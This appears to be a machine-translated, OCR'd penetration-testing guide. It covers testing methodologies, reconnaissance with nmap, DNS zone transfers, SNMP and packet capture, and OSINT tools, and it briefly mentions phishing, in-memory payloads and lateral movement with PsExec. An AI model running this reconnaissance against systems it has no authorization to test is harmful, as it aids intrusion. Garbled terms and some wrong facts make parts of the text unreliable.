Road map

- Collection of information on the nature of the Customer's activities

- Analysis of the Legislative Base

- Scan IP Address

- conducting a DNS name analysis

- Search for additional IP-Address with subsequent scanning and analysis

- Analysis of available ports

- Web site analysis (platform, software version, etc.)

- Conducting social research (the nature of the work of employees, the average expected level of computer literacy, the priorities of HR-Department when hiring employees)

- checking availability and nature of operation of wireless access points and devices (Wi-Fi, Bluetooth)

- Analysis of local regulatory legal acts (documents which are guided by employees using LAN and computing equipment)

- Analysis of publicly available information system terminals

- Collection and analysis of the information received

- Analysis of the objectives of the audit

- Registration of the report

Thesis plan of work. Technical Explanatory Note, Summary

●Testing Network for Penetration

Stage 1.
●**Collect information**
2 ●Network host detection
3 ●Network Services Detection
4 ●Network Vulnerability Detection

Stage 2.
●**Target penetration**
5 ●Attack on vulnerable webries
6 ●Attack on vulnerable database services
7 ●attack on unpassps

Stage 3.
●**Post-operation and increase privileges**
8 ●Post-amplution windows
9 ●Emploitation Linux or Unix mail
10 ●Access to the management of the entire network

Stage 4.
●**Documentation**
11 ●Cleaning medium after penetration
12 ●Writing a qualitative report on penetration

Penetration testing
All tests can be divided into three groups.

Methods of "White Box". In this group tests, the test well knows the problemable system and has full access to all its components. Testers work with the client and have access to closed information, servers.
Software, network schemes, and sometimes even to account data. This type of testing is usually carried out to test new applications before entering into operation, as well as to regularly check the system within its life cycle - Systems Development Life Cycle (SDLC). Such events allow you to identify and eliminate vulnerabilities earlier than they can get into the system and harm it.

θ Methods of the "black box". This test group is applicable when the test is not known about the test system. This type of testing is largely similar to the real attacks of the attacker. The test must receive all the information, creatively applying the methods and tools that have been available on the order, but without going beyond the agreement concluded with the client. But this method has its drawbacks: although it imitates a real attack on a system or application, the test, using it only, can miss some vulnerabilities. This is a very expensive test, as it takes a large amount of time. Performing it, the test will examine all possible directions of attack and only after that reports the results. In addition, not to damage the system checked and do not cause a failure, the attendant should be very careful.

θ Methods of "gray box". The test takes into account all the advantages and disadvantages of the first two tests. In this case, only limited information is available to the test, which allows you to conduct an external attack on the system. Tests are usually performed in a limited volume when the test knows a bit about the system.
To ensure the best test results, regardless of the affected penetration tests, the test must comply with the test methodology. Next, we will discuss some of the most popular standard test methods in more detail.

θ OWASP testing manual.
θ PCI penetration testing manual.
θ Standard for performing penetration testing.
θ nist 800-115.
θ Open source security testing methodology manual (OSSTMM).

OWASP Testing Guide
Open Web Application Security Project (OWASP) - this project has combined the development of open source software. People entering this community create programs to protect web applications and web services. All applications are created taking into account the experience of combating programs that damage the web services and web applications. OWASP is the starting point for system architects, developers, suppliers, consumers and specialists in Safety, that is, all specialists who take part in designing, developing, deploying and verifying the security of all web services and web applications. In other words, Owasp seeks to help create safer web applications and web services. The main advantage of the OWASP testing guide is that according to the presented test results, you can get a comprehensive description of all threats. OWASP testing guide determines all the dangers that can affect the work of both the systems and applications, and evaluates the likelihood of their appearance. Using the threats described in OWASP, it is possible to determine the overall assessment of the risks identified by the conducted and develop appropriate recommendations to eliminate the shortcomings.

OWASP testing guide primarily focuses on the following issues.
θ Methods and Test Testing Web Application.
θ Collect information.
θ Authentication.
θ Testing business logic.
θ Test data.
θ Testing attacks such as "refusal of maintenance".
θ Checking management sessions.
θ Testing web services.
θ Test AJAX.
θ determining the degree of risks.
θ The probability of threats.

PCI Guide to Penetration Testing
Here are collected regulations for companies that meet PCI requirements (Payment Card Industry - the payment card industry). And in the manual you will find standards not only according to the PCI V3.2 standard. It was created by the Security Council according to PCI standards, which defines testing methods for penetration under vulnerabilities management programs.
PCI Data Security Standard Standard (PCI DSS) version 3.2 was released in the APRAPE 2021 by the Payment Card Security Standards Board (PCI SSC). After updating the standard, the requirements were clarified,

additional instructions and seven new requirements appeared.
To eliminate the problems associated with the secrecy of personal data owners, as well as to protect against existing exploits into the PCI DSS V. 3.2 standard, various changes were included, most of which are revealed to service providers. In these changes, new requirements for penetration testing were added, according to which testing with segmentation for service providers was performed at least every six months or
After any significant changes in the segmentation control / methods / methods. In addition, this standard contains several requirements that bind service providers during the year to continuously monitor and maintain critical security management elements.

Standard penetration tests

The testing standard for penetration is consisting of seven major sections. They cover all the requirements, conditions and methods of conducting tests for penetration: from exploration and to attempts to conduct penals; Stages of collecting information and modeling of threats, when to achieve the best results of checks, tests work incognito; Stages of study of vulnerability, operation and post-operation, when practical knowledge of safety tests are connected to the data obtained during the tests for penetration; And as the final stage - the reporting in which all information is provided in the form of understandable to the client.
Today there is a first version in which all standard elements are tested in real conditions and approved. The second version is in the development stage. In it, all requirements will be detailed, refined and improved. Since the plan of each penetration test is developed individually, different tests can be applied: from testing web applications before testing provided for testing by the "black box" method. With this plan, you can immediately determine the expected level of complexity of a particular study and apply it to the necessary, according to the organization, volumes and regions. Preliminary research results can be seen in the section responsible for collecting intelligence.

Below as the basis for performing tests for penetration, the main sections of the standard we are considered.
θ Preliminary agreement on interaction.
θ Collection of intelligence.
θ Modeling threats.
θ Analysis of vulnerabilities.
θ Operation.
θ post-operation.
θ Reporting a report.

NIST 800-115

Special publication of the National Institute of Standards and Technology (National Institute of Standards and Technology Special Publication, Nist SP 800-115) is a technical guidance on testing and evaluating information security. Publication has been prepared by the Information Technology Laboratory (Information Technology Laboratory, ITL) in the Nisability of Information for Testing. Although the document is rarely updated, it is not outdated and can serve as a reference to build testing methodology.
This reference provides practical recommendations for the development, implementation and maintenance of technical information, safety tests and processes and examination procedures, covering a key element or technical testing for security and expertise. These recommendations can be used for several practical tasks. For example, search for vulnerabilities in a system or network and checking compliance with policies or other requirements.
The NIST 800-115 standard provides a large plan for penetration tests. It allows you to make sure that the penetration test program complies with the recommendations.

Open source security testing methodology

OSSTMM - a document, quite complicated for reading and perception. But it contains a large number of relevant and very detailed security information. This is also the most famous safety guide on the planet with about half a million downloads monthly. The reason for such popularity is as follows: these instructions about a decade are ahead of all other documents in the security industry. OSSTMM goal - in the development of Internet security check standards. This document is intended for the formation of the most detailed basic plan for testing, which, in turn, will provide a thorough and comprehensive penetration test. Regardless of other organizational features, such as a corporate profile of the provider of testing services for penetration, this test will allow the client to be used in the technical assessment level.

Framing: General Testing for Penetration

Although standards differ in terms of conditions, penetration testing can be divided into the following steps.

1. Intelligence.
2. Scan and enumeration.
3. Accessing.
4. Enhance the privileges.
5. Maintain access.

Freymvork: General Testing for Penetration 97

6. Notice of traces.
7. Drawing up a report.

Consider each stage in more detail.

Intelligence service

This is the first and very important stage in the penetration test. It can leave a lot of time. Many tests divide this stage into two parts: active and passive intelligence. I prefer these two stages to combine, since the results will say for themselves.

Intelligence (Recognition) is a systematic approach when you try to detect the location and collect the maximum possible amount of information about the target system or machine. This is also called trace collection.

The following methods can be used to carry out this process (in reality, the list of methods can be significantly wider).

θ Social engineering (this is a fascinating method).
θ Investigation on the Internet (using Google search engines, Bing, LinkedIn, etc.).
θ Trauming tanks (you can swap your hands).
θ Cold calls.

You can choose any of the following methods for obtaining information about the target system or machine. But what do we still have to find out at this stage?

We certainly can be useful every bit of information. But we should have a priority goal. At the same time, keep in mind that the collected data, which at the current stage may seem unnecessary, may later come in handy.

First, the following information will be very important for us.

θ Contact names in the organization.
θ where the organization is located (if there is such data).
θ Email Address (This data can be used later for phishista, that is, the collection of confidential data).
θ phone numbers of important persons working in this company (will be useful for phishing).
θ Operating systems used in the company, such as Windows or Linux.
θ Classifieds of work.
θ Summary of employees (past and present).

At first glance, all this data seem useful (unless confusing job announcements). But imagine that you meet with the system administrator. Knowing the basic requirements, you can get a large number
Information about the internal system of the organization. This can be used to develop an attack direction.

For the same purposes, serve as a summary of employees. Knowing that people know how to do, it is possible to determine with what systems they work, and what are not available to them.

It may seem tedious to you. But keep in mind: the more information you collect, the more you will have opportunities for making decisions as now and later.

We believe that intelligence should be resorted throughout the entire interaction.

Scan and listing

Without a doubt, almost every security specialist wants to immediately do operation. But without understanding the foundations, exploits and, most importantly, the environment in which they are, this step will not bring any benefit and can even provoke errors or, more worse, the destruction of the medium.
Scanning and enumeration allow the penetration test to understand the target system. The result obtained during these checks will provide the red command to the starting point for the use of vulnerabilities in different systems. Scanning is the search for all available network services (TCP and UDP) internally on target nodes. It can help the red command to detect whether SSH / Telnet is opened on the target machine. In this case, using a brute force system, you can try to log in through it. Then we can navigate file resources to download data from vulnerable sites or printers on which user and password names can be stored. Enumeration is the detection of services on the network, which will allow us to better understand the information obtained from network services.

Consider all scan types.


ARP scan
With the help of a broadcast query, we can get an advantage in mining information about the IP address. Each broadcast frame ARP is rapid, who has some IP address. At the same time, the requested IP address with each request increases by one. After the host receives this IP address, he will answer, comparing the corresponding MAC address requested by the IP address. ARP scan is a rapid and efficient method and usually do not cause any alarms. Only there is a problem: ARP is a second-level protocol and therefore cannot move the boundaries of the network. That is, if the red team is on the network, for example, at 192.100.0.0/24, and your goal (target) - on the network 10.16.x.0 / 24, you will not be able to send ARP requests for 10.16.x.0 / 24.

Network Cartographer (NMAP)
NMAP is the main oscale in the port scanning and enumeration. We do not melt in this book describe all the parameters and NMAP modules. Instead, we consider scans that are most often used when testing.
But first we will tell you in what condition can be the port.
θ is open. The application on the target computer listens to connects / packets on this port.
θ is closed. Port at this time does not listen to any of the applications, but can be opened at any time.
θ filter. Firewall, filter or other network obstacle blocks port in this way

that NMAP cannot determine, it is open or closed.
The following parameters are available to us in NMAP:
θ o - OS detection;
θ p - port scanning;
θ p- - scanning all ports (from 1 to 65 535);
θ p 80,443 - scanning ports 80 and 443;
θ P 22-1024 - scanning ports from 22 to 1024;
θ TOP-Ports X - Here as X indicates the number of the most used ports that we will scan. To speed up scanning, we usually indicate the value of 100;
θ sv - detection of services;
θ tx - determination of the scanning speed;
θ T1 is a very slow port scanning;
θ T5 is a very rapid port scanning (with big noise);

θ ss - secretive scanning;
θ SU - UDP scanning;
θ A - definitions of the version of the OS, scanning using scripts and trains.
Scan ports / TCP scanning in NMAP. This service is started by activating the connection (SYN) on each port of the target host. If the port is open, the host will answer (SYN, ACK). The connection is closed (RST) if the command is powered by the initiator (Fig. 3.1).

3.1. Scan operation TCP SYN



TCP SYN Scan operation

Identifying Open Ports

Semi-open / hidden scanning in NMAP. This parameter is started by sending a connection (SYN) to each target host port. If the port is open, the host will respond to the query (SYN, ACK). If the port is closed, the host will respond to the connection (RST). If the answer is not received, it can be assumed that the port is filtered. The difference between TCP and hidden scanning lies in the fact that the connection initiator does not return the confirmation package (ACK). The effectiveness of such scanning is that only a fully established compound is recorded.

OS detection in NMAP. This parameter uses various methods to determine the type and version of the operating system. It is very useful for detecting vulnerabilities. Finding version of the OS will show well-known vulnerabilities in the operating system and exploits. To do this, enter the following command:


NMAP 172.16.54.144 -o.

Detection of services in NMAP. As with the detection of the OS, this parameter is primed to determine the service and the version, as shown in Fig. 3.2:

NMAP 172.16.54.144 -SV.

NMAP Ping SWEEPS (NMAG Ping Intelligence). This parameter processes each IP address in a specified range.

If the node is connected and configured to respond to Ping queries, it will display an ICMP response (Fig. 3.3).



```
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.78 seconds
root@kali:~# nmap 172.16.54.0/24 -sP
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-08 19:14 MSK
Nmap scan report for 172.16.54.0
Host is up (0.00052s latency).
Nmap scan report for 172.16.54.1
Host is up (0.060s latency).
Nmap scan report for 172.16.54.2.cl.ipnet.ua (172.16.54.2)
Host is up (0.00019s latency).
Nmap scan report for 172.16.54.3
Host is up (0.00011s latency).
Nmap scan report for 172.16.54.4.cl.ipnet.ua (172.16.54.4)
Host is up (0.0030s latency).
Nmap scan report for 172.16.54.5
Host is up (0.00032s latency).
Nmap scan report for 172.16.54.6.cl.ipnet.ua (172.16.54.6)
Host is up (0.00059s latency).
Nmap scan report for 172.16.54.7
Host is up (0.00018s latency).
Nmap scan report for 172.16.54.8.cl.ipnet.ua (172.16.54.8)
```

3.3. Scanning node

Listing

The transfer method is a bridgehead for all attacks on weaknesses that are found in web applications. All attacks on weak points can be classified on vulnerabilities that appear at different stages of development. This may be a stage of development, implementation or deployment. There are several enumeration methods. With some of them we will meet.

Sharing SBM.

Server Message Block (SMB) denotes server message block. This file sharing protocol was invented by IBM in the mid-1980s and still exists. Assigning this Protocol - to enable computers to read and record files to a remote host on the LAN (LAN). Catalogs on remote SMB nodes are called shares.

This data transfer method has several advantages that we and we will be.

Transfer DNS zone. DNS protocol is my favorite protocol, because it is just a storehouse of information. This protocol determines the connection of the host name with the IP addresses of all hosts on the network. If the attacker is known for the network diagram, with the power of this protocol, it can quickly detect all nodes on the network. With DNS, you can also create services operating on the network, such as mail servers.

DNSRECON. Contains intelligence and enumeration tools. In this example, we request a zone transfer from domain.foo domain. DNS server working in the domain.foo domain will return all records related to this domain and to all related to the subdomains. Thanks to this operation, we will get server names that correspond to them host names and IP addresses for the domain. All DNS records will be returned: TXT records (4), PTR records (1), MX records for the mail server (10), IPv6 (2) and IPv4 (12) protocol entries. These recordings really provide piquant network information. One record shows the IP address of the DC office, in the second record you will see the IP address of the firewall, in the third - VPN and the IP address, and another entry shows the IP address of the mail server and the login of the port (Fig. 3.4).

```
DNSRECON -D ZONETRANFER.ZONE -A
```

Here -d - domain; -a - perform the transfer of the zone.

SNMP devices

Simple Network Management Protocol (Simple Network Management Protocol), abbreviated SNMP, is used to register network devices and applications and control them. SNMP can be used to remotely configure devices and applications, but if you leave it unprotected, it also

It can be used to extract information about specified applications and devices. This information is useful for a better understanding of the network:

```
SNMPWALK 192.16.1.1 -c Public
```

Package capture

Capturing packets transmitted between two hosts can be very useful when diagnosing network problems, checking credentials or, if you like to look at the running traffic, for entertainment.

TCPDUMP. This is a utility that runs from the command line and is intended to listen to certain types of traffic and data transmitted. Consider its parameters:

θ -i eth0 - selection of interface for listening;

θ port 80 - selection of port for listening;

θ host 172.16.1.1 - only the collection of traffic coming from the host / to it;

θ src - data come from host;

θ dst - data go to the host;


θ -w Output.pcap - Traffic capture and saving it in a disk file.

Wireshark. A graphical interface utility used to listen to the traffic on the wire (Fig. 3.5):

θ ip.addr / ip.dst / ip.src == 172.16.1.1;

θ tcp.port / tcp.dstport / tcp.srcport == 80;

θ udp.port / udp.dstport / udp.srcport == 53.



```
No.      Time           Source         Destination    Protocol  Length Info
  11092 32.190239405  82.144.192.7   10.0.2.15      TCP       1502 80 → 50780 [PSH, ACK] Seq=24640617 Ack=1 Win=65
  11093 32.190272703  10.0.2.15      82.144.192.7   TCP         54 50780 → 80 [ACK] Seq=1 Ack=24642065 Win=65535 L
  11094 32.190882378  82.144.192.7   10.0.2.15      TCP       1502 80 → 50780 [PSH, ACK] Seq=24642065 Ack=1 Win=65
  11095 32.190906705  10.0.2.15      82.144.192.7   TCP         54 50780 → 80 [ACK] Seq=1 Ack=24643513 Win=65535 L
  11096 32.192134324  82.144.192.7   10.0.2.15      TCP       1502 80 → 50780 [PSH, ACK] Seq=24643513 Ack=1 Win=65

▸ Frame 1: 16398 bytes on wire (131184 bits), 16398 bytes captured (131184 bits) on interface 0
▸ Ethernet II, Src: RealtekU_12:35:02 (52:54:00:12:35:02), Dst: PcsCompu_82:b4:a7 (08:00:27:82:b4:a7)
▸ Internet Protocol Version 4, Src: 82.144.192.7, Dst: 10.0.2.15
▸ Transmission Control Protocol, Src Port: 80, Dst Port: 50780, Seq: 1, Ack: 1, Len: 16344

0000  08 00 27 82 b4 a7 52 54  00 12 35 02 08 00 45 00   ··'···RT ··5···E·
0010  40 00 39 1c 00 00 40 06  e3 35 52 90 c0 07 0a 00   @·9···@· ·5R·····
0020  02 0f 00 50 c6 5c 20 ae  6c 35 2e c6 e6 50 50 18   ···P·\ · l5.··PP·
0030  ff ff 5e 99 00 00 c3 bd  0c 69 ee dd d1 be 1a cb   ··^····· ·i······
0040  59 fc 80 0e 1c 82 08 67  22 58 e1 0e 1c 9c 06 0e   Y······g "X······
0050  9d 51 c1 53 39 2d 2b dc  c3 9f c3 3f 65 11 a1 18   ·Q·S9-+· ···?e···
0060  b5 d1 17 15 14 87 51 ce  6f a1 69 fe 92 79 80 99   ······Q· o·i··y··
0070  ff 5b 3b 88 ad 16 06 52  d6 41 27 db 9e a2 28 29   ·[;····R ·A'···()

eth0: <live capture in progress>        Packets: 11096 · Displayed: 11096 (100.0%)    Profile: Default
```

Accessing

It is at this stage that the penetration testes are trying to entrenched in the inner network of the company. Currently, target phishing (directed attack on your personal data) is a very common and effective way to achieve the goal. A well-designed campaign on target phishing can be launched against an organization with a well-developed scenario based on information collected earlier at the exploration stage.

Access receipt may also include the use of exploits / credentials in the remote service for logging into the system and the subsequent execution of the loads for the load explorer.

In this you can help the Metasploit and PowerShell Empire tools, since both both create beneficial loads, also known as stages. After starting the payload on the target object, the process is performed in memory. The use of such a style allows you to leave very little evidence. Another option is to transmit a binary file to a remote system and its execution from the command line, which can also be effective. This approach is faster, and its successful emission does not depend on the download via the Internet.

Exploit

Sometimes the tester finds services that can be used. The exploit can serve as an initial access tool. You only need to make sure that this means is 100% securely. But it should be noted that the repeated launch of the exploit can lead to a failure in the system. This option must be used very carefully and only if you tested it and know what to do with it.

PSEXEC is a tool from the SysInternals set. It is used for remote control and is popular among penetration tests, system admirator and hackers.

The PSEXEC binary file is usually copied to the total $ Admin folder on the computer, and then uses remote control to create a service at a remote computer. Keep in mind that PSEXEC on a remote machine requires administrator rights.

Getting an imprint and collection of information

In this chapter, we will discuss the stage of collecting information on testing on penetration. We describe the purpose of the purpose and the need to collect information, as well as consider several tools present in Kali Linux, which can be used to collect information. We hope that after reading this chapter, you will better understand the phase of information collection and will be able to collect the necessary information during testing to penetration.

Information Selection is the second stage of the penetration test process. At this stage, we try to collect as much information about the goal as possible, such as the names of the domain names system (DNS), IP addresses, system configuration, and technology used, username or organization. These are documents, application codes, password reset information, contact information, etc. During the collection, any information obtained is considered important.

Collection of information, depending on the method used, can be divided into two types: Active and passive. The active method provides for the collection of information by listening to the target network traffic. With a passive method, we use the services of a third party, such as Google's search engine.

θ Information about domain registration.

θ DNS analysis.

θ route information.

θ Using a search engine.

Open source exploration

One of the key terms related to the collection of information is the Open Source - Open Source Intelligence (OSINT). Military and intelligence organizations share their intelligence sources on various types. The real espionage involving the interaction of agents is often called agent activities - Human Intelligence (Humint).

Radio exploration - Signals Intelligence (SIGINT). But the penetration test believes is unlikely to use one of the following OSINT methods. OSINT is information obtained from sources that are not protected by security controls. These controls must prevent information leakage. Often this is information from public records or information that target organizations exchange at their daily activities.
To search and obtain this, certainly useful information to the penetration test, special knowledge and tools will be required. The duration of the collection phase largely depends on the data already received. In addition, showing ways to leak information, we can understand what actions should be taken to improve security. In this chapter, we will analyze how much information can receive a person who knows what and where to look.

Use of shared resources
On the Internet there are several public resources that can be applied to collect information about the target domain. The advantage of using these resources is that network traffic is not sent directly to the target domain, therefore such actions are not recorded in the target domain event log.
Below you will find a list of resources that can be used to collect such information.

Analysis of DNS records
The purpose of using the DNS records category is to collect information about DNS servers and the corresponding target domain records.
The following are some common types of DNS records.
For example, when testing for penetration, the client may ask you to learn all hosts and IP addresses available for their domain. Single information

Which you have, is the domain name of the organization. We will consider several common tools that can help you in such a situation.

Getting a host name

After we receive information about the DNS server, you need to find out the IP address of the host. You can use the following command-line tools to search for the host IP address from the DNS server:

```
# HOST HACKTHISSITE.ORG.
```

By default, the HOST command will search for records A, AAAA and MX domain. To request a separate entry, add a parameter -a:

```
# Host -a Hackthissite.org Trying "HackThissite.org"

;; - >> Header << - Opcode: Query, Status: Noerror, ID: 32115

;; Flags: QR RD RA; Query: 1, Answer: 12, AUTHORITY: 0, ADDITIONAL: 0

;; Question Section:

; hackthissite.org. In any
```

```
;; ANSWER SECTION:
HackThissite.org.
5
IN.
A 198.148.81.135
HackThissite.org.
5
IN.
A 198.148.81.139
HackThissite.org.
5
IN.
A 198.148.81.137
HackThissite.org.
5
IN.
A 198.148.81.136
HackThissite.org.
5
IN.
A 198.148.81.138
HackThissite.org.
5
IN.
NS NS1.HackThissite.org.
HackThissite.org.
5
IN.
NS C.NS.Buddyns.com.
HackThissite.org.
5
IN.
NS F.NS.Buddyns.com.
HackThissite.org.
5
IN.
NS E.NS.Buddyns.com.
HackThissite.org.
```

```
5

IN.

NS NS2.HackThissite.org.

HackThissite.org.

5

IN.

NS B.NS.Buddyns.com.

HackThissite.org.

5

IN.

NS D.NS.Buddyns.com.

Received 244 bytes from 172.16.43.2 # 53 in 34 MS
```

DIG: DNS intelligence techniques

You can use DIG to survey DNS. Compared to the HOST command, DIG has some advantages: operational flexibility and understandable results at the output. Using the DIG command, you can ask the system to handle the list of search queries from the file.

Survey using Dig Domain http://hackthissite.org. If the DIG command, except the domain name, do not provide any parameters anymore, we will only receive a domain record. To request any other DNS record type, additional parameters should be reported:

```
# Dig HackThissite.org.

; << >> Dig 9.9.5-9 + Deb8U5-Debian << >> HackThissite.org

;; Global Options: + CMD

;; Got Answer:

;; - >> Header << - Opcode: Query, Status: Noerror, ID: 44321

;; Flags: QR RD RA; Query: 1, Answer: 5, AUTHORITY: 0, ADDITIONAL: 1

;; OPT Pseudosection:

; EDNS: Version: 0, Flags:; MBZ: 0005, UDP: 4096

;; Question Section:

; hackthissite.org. In A.

;; ANSWER SECTION:

HackThissite.org.

5

IN.

A.

198.148.81.139

HackThissite.org.

5

IN.
```

```
A.
198.148.81.137
HackThissite.org.
5
IN.
A.
198.148.81.138
HackThissite.org.
5
IN.
A.
198.148.81.135
HackThissite.org.
5
IN.
A.
198.148.81.136
;; Query Time: 80 MSEC
;; Server: 172.16.43.2 # 53 (172.16.43.2)
;; WHEN: TUE FEB 02 18:16:06 PST 2016
;; MSG Size RCVD: 125
```

From the result it can be seen that the output DIG data is now returning DNS records A.

Magical Information Collection Tool

Deepmagic Information Gathering Tool (Dmitry) - Information Collection Tool

"all in one". It can be used to collect the following information:

θ records of the WHOIS protocol (receiving registration data on domain name owners) using an IP address or domain name;

θ information about the host from https://www.netcraft.com/;

θ of data on subdomains in the target domain;

θ Email addresses of the target domain.

In addition, scanning ports, we will get lists of open, filtered and closed ports of the target computer.

Of course, all this information can be obtained using different other Kali Linuxmaltego tools: graphical display of collected information

Maltego is an open source application, which is intended for intelligence and forensic. It allows you to produce, collect and systematize information. Maltego collects information from open sources. After the information is collected, Maltego will help identify key connections between

data and display them in graphical form. Such a display of information will facilitate its perception.

Maltego allows you to get the following information about the Internet infrastructure:

θ domain name;

θ name DNS;

θ whois information;

θ network blocks;

θ IP address.

Maltego can also be used to collect such information about people as:

θ Companies and organizations, email addresses related to specific person;

θ sites, social networks related to this person;


θ social networks associated with man;

θ phone numbers;

θ Information on social networks.

By default, Kali Linux comes with Maltego 3.6.1.

Maltego has more than 70 transformations. The word "transformation" (transform) refers to the Maltego Information Collection Phase. One conversion means that Maltego will perform only one stage of information collection.



Come enjoy Maltego Training by the Paterva team
SAS 2016 - Tenerife, Spain - February 7-11, 2016!

PATERVA CTAS — From Transform Hub
Paterva
Standard Paterva CE Transforms
FREE — INSTALLED

Snoopy TDS — From Transform Hub
SensePost
Transforms to allow exploring of data from the shadowlightly....
FREE — NOT INSTALLED

SensePost Toolset — From Transform Hub
SensePost
A set of various transforms - with regular updates!
FREE — NOT INSTALLED

NewsLink — From Transform Hub
Paul@Paterva
Monitoring News
FREE — NOT INSTALLED

PassiveTotal — From Transform Hub
PassiveTotal
Query PassiveTotal source and account data.
FREE — NOT INSTALLED

LINKEDIN — From Transform Hub
Paul - Paterva
Pauls LinkedIn Transform
FREE — NOT INSTALLED

ThreatCrowd — From Transform Hub
ThreatCrowd
Query ThreatCrowd for Malware, Passive DNS and historical W...
FREE — NOT INSTALLED

The Movie Database — From Transform Hub
RT
Transforms that visualise the movie database (TMDB)
FREE — NOT INSTALLED

Getting Network Routing Information

Information on network routing is useful for penetration tests for several reasons. First, they can determine what is between the tester machine and the target machine. The test can also find out how the network works and how traffic is routing between the target machine and the test machine. Finally, the test can determine if there is an intermediate barrier between the target and its machine, such as a firewall or proxy server.

Kali Linux has built into a series of tools that allow you to obtain information about network routing.

Tcptraceroute.

TCPTRACEROUTE Tool in Linux distributions is an addition to the Traceroute command. The Traceroute standard command sends a target machine or UDP, or an ECMP ECMP (Internet Control Message Protocol - Protocol of Inter-Series Managing Messages) with a lifestyle (Time to Live, TTL), equal to one. The TTL value increases by one for each host until the package reaches the target machine. The main difference between the traceroute command and the TCPTraceroute tool is that the last for the target machine uses the TCP SYN package.

The main advantage of using TCPTraceroute is that we can on the way from the tester machine to the target machine to meet Brand Mauer. Firewalls are often configured to filter ICMP and UDP traffic associated with the traceroute command. In this case, trace information will be distorted. Using the TCPTRACEROUTE tool allows you to set a TCP connection on a specific port, through which the firewall will allow you to pass, thereby showing the firewall network routing path.

TCTRACE.

This is another tool using a Handshake (acknowledgment) TCP. Like TCPTRACEROUTE, TCTRACE sends a SYN package to a specific host, and if the answer to the request we get SYN / ACK, it means that the port is open. The RST package shows that this port is closed.

Metagoofil.

Metagooofil is a tool that uses Google Search Engine to obtain metadata from documents available in the target domain. The following types of documents are currently supported:

θ documents Word (.docx, .doc);
θ spreadsheets (.xlsx, .xls, .ods);

θ Presentation files (.pptx, .ppt, .dp);
θ PDF (.pdf) files.

Metagoofil performs the following actions.

θ Search in the target domain using Google all the above file types.
θ Download all documents found and saving them on the local disk.
θ Removing metadata from downloaded documents.
θ Saving results in an HTML file.

